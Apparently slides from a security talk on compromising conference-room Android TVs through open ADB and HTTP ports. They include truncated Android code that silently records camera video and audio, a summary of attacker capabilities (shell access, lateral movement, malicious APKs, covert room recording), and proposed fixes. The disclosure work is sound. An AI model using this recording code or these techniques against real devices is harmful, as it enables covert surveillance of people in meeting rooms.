We make a few tweaks ...




```
// VIDEO AND AUDIO
recorder.setVideoSource(MediaRecorder.VideoSource.CAMER
recorder.setAudioSource(MediaRecorder.AudioSource.CAMCO
CamcorderProfile profile = CamcorderProfile.get( cameraI
recorder.setProfile(profile);
recorder.setOutputFile(fileName + "_video");
recorder.setPreviewDisplay(surface.getSurface());
```




```
LinearLayout ll = new LinearLayout( context: this);
SurfaceView sv = new SurfaceView( context: this);
sv.setX(ll.getX());
sv.setY(ll.getY());
ll.addView(sv);
setContentView(ll);
surface = sv.getHolder();
surface.addCallback(new SurfaceHolder.Callback() {
    4 usages
    @Override
    public void surfaceCreated(@NonNull SurfaceHolder surfaceHolder) { startRecording(); }

    2 usages
    @Override
    public void surfaceChanged(@NonNull SurfaceHolder surfaceHolder, int i, int i1, int i2) {
    }

    2 usages
    @Override
    public void surfaceDestroyed(@NonNull SurfaceHolder surfaceHolder) {
    }
});
```

Third test - next morning


Allow USB debugging?
The computer's RSA key fingerprint is:
7E:30:AC:3D:F0:99:9D:6C:AB:02:50:9D:07:4D:16:8B
☐ Always allow from this computer

No signal. Check the external input or select another input using the INPUT button.



Time to fix

- Possibilities for a fix:
  - Close ADB port
  - Close HTTP port
  - Introduce PSK for each TV
  - Isolate TVs to a separate network or other network restrictions

We conclude

- Without having physical presence one can (at a minimum):
  - gain access to TV shell
  - move laterally from the TV
  - install malicious APKs
  - collect Android TV internal screen and audio (excluding HDMI most probably due to High-bandwidth Digital Content Protection - HDCP)
- With minimal physical presence (e.g. 5 seconds) and by rewiring the external conference device to TV via USB (intentionally or unintentionally) one can:
  - record room audio
  - record room video
- Action of connecting TV and external conference device is a very covert action in this case
- If the TV has integrated mic or camera, no physical presence is needed at all
  - Same goes if voice remote control is paired via bluetooth to the TV
- All conference room TVs with required remote management capabilities are at potential risk

Thank You

Tomislav Turek
Application Security Team Lead

www.infobip.com